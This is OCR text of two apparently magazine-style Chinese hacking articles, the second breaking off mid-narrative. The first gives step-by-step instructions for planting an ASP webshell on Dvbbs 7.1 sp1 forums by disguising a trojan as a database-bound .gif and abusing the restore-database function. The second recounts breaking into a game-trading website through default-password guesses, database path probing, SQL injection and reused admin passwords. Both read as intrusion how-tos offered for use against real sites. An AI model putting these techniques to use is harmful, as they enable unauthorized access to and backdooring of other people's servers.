


图9


图11

让Dvbbs7.1 sp1长出webshell

旭方（高春雷）

关于动网7.1版本如何得到webshell的文章，我在以前的杂志上也看到过，但多数都是使用恢复数据库的办法来将更改了扩展名的ASP木马改回来，之所以没有采用备份数据库的办法，是因为动网在7.1 sp1版本以后的备份数据库部分加了数据库验证功能，即分辨要备份的文件是不是Access数据库文件，这样由于我们上传的图片木马并不是一个符合标准的Access文件，所以在采用备份数据库恢复文件的时候会提示文件格式不正确，从而无法进行备份。但动网真的是百密一疏，在备份数据库的部分加了验证代码，但偏偏在恢复数据库部分没有加，这样我们仍然可以采用恢复数据库的办法来得到webshell。

今天去动网官方网站下载了7.1 sp1最新版的论坛在本地研究，发现动网已经在新的更新中修补了这个漏洞，恢复数据库的办法也行不通了！难道webshell就真的没有办法获得了吗？答案当然是：NO！

我所说的办法是在得到了动网后台管理员的密码后进行的，至于如何得到后台管理员的密码，此类文章在以前的X档案上多次介绍过。对于菜鸟朋友，可以直接使用“挖掘鸡”来尽情的“挖”！现在网上采用默认数据库的网站很多，把对方的数据库下载后直接去破解管理员的md5密码，然后就是登录后台了。

首先是使用管理员的用户名和密码登录后台，新建一个版面，然后使用管理员的ID发新帖，里面有上传文件的功能，每天限定是上传100个文件，这个数量对我们来说已经足够用了。还是老办法，将一个小马改为.gif扩展名然后上传，结果是上传成功，并且把上传到服务器上的路径和文件名等信息直接反馈给了我们，如图1。都说动网“洞”多，我感觉这个地方就是最大的安全隐患！如果它不反馈信息给我们的话，我敢说没人能猜出最后文件上传到的目录和文件名等信息，因为即使目录能够猜出来，文件名信息也是猜不出来的，因为文件名是随机产生的，这

样即使对方想通过备份或者恢复数据库功能来得到 webshell 也是行不通的！废话不多说了，还是回到我们的话题上来。记下这个地址，然后我们进入后台，尝试使用恢复数据库的办法来得到 webshell，结果程序提示："不可识别的数据库格式'C:\dvbbs\UploadFile\2005-3\20053415342248711.gif'。备份的文件并非合法的数据库。"




图 1

起初我遇到这个问题的时候仔细想了很久，最后一个偶然的机会我注意到了刚才提示的那段话中的："不可识别的数据库格式"，因为我们的方法是把 asp 木马的扩展名改为.gif 然后上传，虽然上传那关是欺骗过去了，但是由于动网的最新版使用了数据库验证函数对要备份和恢复的数据库进行检查，如果不是合法的数据库就不允许备份或者恢复。这个时候我想起了前一阵子在网上下载的一个名为"蓝鱼动网空数据库合并成伪 ASP 木马专用工具"的工具，它的原理是将一个空数据库与 ASP 木马进行捆绑，想到这里我突然有了灵感，那就用它来把我们的小马与一个空的数据库捆绑在一起，这样当恢复数据库进行函数检查的时候，由于我们的文件中含有一个空的数据库，符合合法数据库的要求，这样就把数据库验证这一关过了，而且里面还有我们的小马的代码，恢复成ASP文件后一个 webshell 不就诞生了吗？！理论上是这样，让我们检验下是否能够成功。工具运行后如图 2 所示。在"打开文件"中选择一个小马进行捆绑，最后在要保存的文件名中把它保存为一个.gif 文件，因为我们要把它上传到服务器中嘛！一切准备就绪后点"开始上传"，最后保存到服务器中的地址如图 3 所示、我们接着来到后台，将刚才得到的地址填进去，提交、提示"成功恢复数据！"Bingo！备份成功了！




图 2




图 3

快输入我们的小马的地址 http://127.0.0.1/dvbbs/UploadFile/2005-3/20053416111887038.asp 看看吧！呵呵，可爱的 webshell 终于诞生了，如图 4。





图 4

至此我的测试就算结束了，如果大家还有更好的办法欢迎到 X 的论坛上（http://www.hackerxfiles.net/index.php）与我交流。

（文章中涉及到的工具蓝鱼动网空数据库合并成伪 ASP 木马专用工具已经收录于光盘中）

突出重围，智取主机权限



Ashy

这次我要入侵的目标是一个游戏交易网站，这个网站使用的是 asp 系统，而且还装有"洞网"论坛。我的习惯是先检测论坛，因为论坛是最受高手关注，发现的漏洞也是最多的，特别是动网论坛。

打开论坛链接，查看论坛版本，是 DV7 + sp2 + access，这个版本在前段时间暴出了很严重的漏洞，可以使普通用户提升到管理员权限。不过经本人测试并不是所有的 DV7 sp2 论坛都可以提升权限成功。先来看看论坛的管理员用户和密码是不是默认的，用户名输入 admin，密码 admin888，登录失败，看来这个网管还不是白痴。

我们再来看看能不能下载论坛的数据库，在 IE 的地址栏中提交 www.xxx.com/bbs/data/dvbbs7.mdb、www.xxx.com/bbs/databackup/dvbbs7.mdb、www.xxx.com/bbs/data/dvbbs7.asp、www.xxx.com/bbs/databackup/dvbbs7.asp，均不能下载。看来这个管理员对于网络安全，还是有一定了解的。

还有什么方法可以入侵呢？对了，旁注！拿出 Domain 开始




图 1

检测，却提示"该 IP 地址没有绑定任何国际域名"，如图 1。

重新打开这个网站，随便点开一个链接，查看链接地址 www.xxx.com/show.asp?id=7，对了，怎么忘了检测 SQL 注入呀。于是使用"and 1=1"、"and 1=2"简单的测试了一下，果然漏洞存在。继续使用 Domain 检测，不一会儿，管理员帐号和密码就猜解出来了，如图 2。




图 2

再检测网站后台地址，也顺利的猜了出来。打开网站后台输入密码，成功登录。这个后台很简陋，感觉就好像是自己编写的。转了好久也没有发现有上传的功能，看来后台是没什么利用价值了，郁闷！

对了！网站后台的密码会不会和论坛的密码相同呢？我在论坛输入刚才得到的帐号密码，居然登录成功了，太爽了。不要高兴的太早，要能登录到论坛后台才算是真的成功。打开论坛后

台，再次输入密码。更爽了，也成功的登录了。剩下的工作就是上传asp木马了。先看看主机是否支持FSO，只有支持FSO我们才能通过备份数据库的方法得到webshell，如图3，主机支持FSO。按照原有的方法我们把asp木马改成准许上传的格式，然后上传。可是，意想不到的情况发生了，如图4，居然不能上传！再看看能不能上传正常的图片，也不行！郁闷之极！





图3


图4

无目的的在后台点来点去，这时点到了“上传头像管理”，却发现里面躺着两份asp文件，如图5，莫非是木马？我打开2006.asp，熟悉的界面出现了，这不就是海阳2006版么，如图6。看来这个网站已有兄弟捷足先登了。




图5

